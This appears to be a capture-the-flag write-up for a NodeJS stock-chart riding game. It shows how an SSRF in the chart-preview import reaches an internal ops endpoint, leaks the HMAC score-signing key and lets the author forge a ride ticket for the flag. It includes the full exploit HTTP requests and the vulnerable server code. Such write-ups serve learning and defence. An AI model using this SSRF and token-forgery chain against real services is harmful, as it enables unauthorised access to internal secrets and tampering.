


The web challenge name is “Slopped rider” from the CTF Anti-Slopped 2026

It is a normal NodeJS app, the website itself is a game where you need to ride the a car across a STOCK chart and gain points on it



First I decided to check what the condition is to get the flag, which can be found in server.js

```
if (score >= TARGET_SCORE) {  
  res.json({ ok: true, rank: leaderboard.findIndex((x) => x === entry) + 1, flag: FLAG });  
  return;  
}  
res.json({ ok: true, rank: leaderboard.findIndex((x) => x === entry) + 1 });  
});
```

If we get a score of above the TARGET_SCORE which is 676767 we will receive the flag.

On all of the charts that are presented to us on which we can play it is not possible to gain more than 5000 points since there is a cap of 5000

```

183
184 function realScoreCap(chart) {
185     const diff = difficultyFor(chart.prices);
186     const base = 2900 + Math.round(diff * 1600);
187     const crashBonus = chart.period === "crash" ? 410 : 0;
188     return Math.min(5000, base + crashBonus);
189 }
190

```

There is also a way to import your own custom chart, however after spending some time on it, I was not able to find a way to bypass that cap because of the Math.min() method

The way the score is verified on the server-side is with the POST api request
/api/score

This endpoint takes three main values from the JSON body: nick, score, and rideTicket.
Ride ticket contains that data of one game played, like cap size, Stock name, etc.

Then the score is compared against the cap. However the ticket is signed with a key so it cannot be forged

It is signed with HMAC-SHA256. There is a running Operations server on 127.0.0.1

There is an API endpoint on it which reveals the key used for the signing of the ticket
/ops/config

CHARITY CHART PREVIEW

Import a donor feed

Preview

Feeds are JSON: symbol, name, prices[]. The previewer runs server-side so slow donor APIs work from browsers.

In order to access the endpoint we can use SSRF since there is a Import option for our own chart

Request	Response
<pre>1 POST /api/chart/preview HTTP/1.1 2 Host: 127.0.0.1:3000 3 Content-Length: 43 4 sec-ch-ua-platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Content-Type: application/json 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: http://127.0.0.1:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:3000/rider 16 Accept-Encoding: gzip, deflate, br 17 Connection: keep-alive 18 19 { "url": "http://127.0.0.1:43219/ops/config" }</pre>	<pre>1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 283 4 ETag: W/"11b-VI2iCo4FcnrIesEr18AvIjifWLg" 5 Date: Tue, 16 Jun 2026 18:02:07 GMT 6 Connection: keep-alive 7 Keep-Alive: timeout=5 8 9 { "error": "chart feed must include 8-256 positive prices", "sample": "(\\\"service\\\":\\\"sloppedrider-ops\\\",\\\"scoreKey\\\":\\\"f424136 4176832d8f86ef138c7e0809a21a0f412c3125ec00b809\\\",\\\"target 767,\\\"note\\\":\\\"score tickets are HMAC-SHA256 over the bas payload\\\")\" }</pre>

We can now forge our own ticket bypassing the cap of 5000

Request	Response
<pre>1 POST /api/score HTTP/1.1 2 Host: CHALLENGE_HOST 3 Content-Type: application/json 4 Connection: close 5 Content-Length: 220 6 7 { 8 "nick": "ivo", 9 "score": 676767, 10 "rideTicket": "eyJ2IjoxLCJraW5kIjoicm1kZSIsInN5bWJvbCI6IiNMT1AiLCJwZXJpb2QiOiJjdXN Ob20iLCJjYXAiOiJY3Njc2NyYwiaWFOIjoxNzEwMDAwMDAwfQ.IrqsOcJ9BTzNVsVpQafn rLSTr2p0-coGpZh_IxK0t04" 11 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 55 4 ETag: W/"37-X43ZvILZQRyIfII0x6Z5mq/Lv18" 5 Date: Tue, 16 Jun 2026 18:06:01 GMT 6 Connection: close 7 8 { "ok": true, "rank": 1, "flag": "FLAG_REDACTED_REMOTE_ONLY" }</pre>

```

function createOpsServer() {
  const server = net.createServer((socket) => {
    socket.once("data", (buf) => {
      const firstLine = String(buf).split("\r\n")[0] || "";
      const pathPart = firstLine.split(" ")[1] || "/";
      let body;
      if (pathPart === "/health") {
        body = JSON.stringify({ ok: true, service: "sloppedrider-ops" });
      } else if (pathPart === "/ops/config") {
        body = JSON.stringify({
          service: "sloppedrider-ops",
          scoreKey: SCORE_KEY,
          targetScore: TARGET_SCORE,
          note: "score tickets are HMAC-SHA256 over the base64url JSON payload"
        });
      } else {
        body = JSON.stringify({ error: "not found" });
      }
      socket.end(
        [
          "HTTP/1.1 200 OK",
          "Content-Type: application/json; charset=utf-8",
          `Content-Length: ${Buffer.byteLength(body)}`,
          "Connection: close",
          "",
          body
        ].join("\r\n")
      );
    });
  });
  server.listen(OPS_PORT, "127.0.0.1");
}

```

